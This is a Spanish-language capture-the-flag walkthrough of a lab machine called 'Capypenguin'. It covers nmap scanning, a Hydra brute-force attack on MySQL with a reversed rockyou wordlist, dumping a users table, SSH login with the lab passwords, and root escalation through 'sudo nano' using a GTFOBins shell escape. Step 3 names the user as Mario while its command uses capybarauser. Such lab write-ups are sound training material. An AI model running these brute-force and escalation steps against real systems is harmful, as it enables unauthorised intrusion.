

## 10. ✅Máquina: Capypenguin (Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.17.0.2`
    - *Resultado*: Se encontraron los servicios ssh, http y mysql abiertos.




- *2. Inspección Servicio HTTP:*
  - Primeramente, vamos a navegar e inspeccionar la página web sobre el servicio HTTP abierto. Vemos un mensaje de:
    *Hola **capybarauser**, esta es una web de capybaras.He securizado mi password, ya no se encuentra al comienzo del rockyou..., espero que nadie use el comando tac y se fije en las últimas passwords del rockyou*, así que a continuación realizaremos la pista mostrada en la web.
- *3. Ataque de fuerza bruta con Hydra y Reverse Rockyou:*
  - Realizamos un ataque de fuerza bruta contra el servicio mysql usando la herramienta *Hydra* utilizando el nombre de usuario Mario y las contraseñas de rockyou.txt, pero en orden invertido, como indica la pista. Además, las primeras líneas del *reverse_rockyou.txt* vienen con caracteres no leíbles, por lo que hay que quitar estos para su utilización.
    - *Comandos*: `tac /usr/share/wordlists/rockyou.txt > rockyou_reverse.txt '#(eliminando caracteres no leíbles inicio)` `hydra -l capybarauser-P rockyou_reverse.txt 172.17.0.2 mysql`
    - *Resultado*: Se encontró la contraseña “ie168” para el usuario “capybarauser”.




- *4. Conexión MYSQL a la máquina víctima:*
  - Nos conectamos al servicio mysql de la máquina víctima con las credenciales encontradas.
    - *Comando*: `mysql -u capybarauser -p -h 172.17.0.2` , *contraseña: ie168*
    - *Resultado*: Nos encontramos dentro del servicio mysql en el usuario *capybarauser* en la máquina victima.
- *5. Queries MYSQL vícitma navegación:*
  - Una vez dentro del servicio mysql, podemos ir navegando por ella usando queries y obteniendo la información pertinente sobre las bases de datos disponibles, tablas y entradas.
    - *Comandos*: `SHOW databases;` `USE pinguinasio_db;` `SHOW tables;` `SELECT * FROM users;`
    - *Resultado*: Obtenemos información del esquema mysql, obteniendo las entradas de los usuarios disponibles y sus respectivas contraseñas.


- *6. Conexión SSH a la máquina víctima:*
  - Nos conectamos a la máquina víctima mediante ssh con las credenciales encontradas en la tabla *users* del servicio mysql.
    - *Comando*: `ssh mario@172.17.0.2`
    - *Resultado*: Nos encontramos dentro del usuario *mario* en la máquina victima (ingresando password *pinguinomolon123*)
- *7. Verificación de Permisos de Sudo para Mario:*
  - Una vez dentro del usuario mario, vamos a verificar los permisos que tiene este usuario sobre la máquina víctima.
    - *Comandos*: `sudo -l` `find / -perm -4000 2>/dev/null`
    - *Resultado*: Con `sudo -l`, descubrimos que puede ejecutar el binario `/usr/bin/nano` sin necesidad de contraseña: `(ALL : ALL) NOPASSWD: /usr/bin/nano`
- *8. Escalado de Privilegios para Mario:*
  - Habiendo observado que mario puede ejecutar binarios nano, buscamos un exploit en *Nano* para realizar la escalada de privilegios en # GTFOBins .
    - *Comando*: `sudo nano` `CTRL+R -> CTRL+X` `reset; bash 1>&0 2>&0`
    - *Resultado*: Ejecutamos el comando dentro del editor nano y obtenemos acceso como usuario root en la máquina víctima desde el usuario Mario. ¡Fin de la resolución!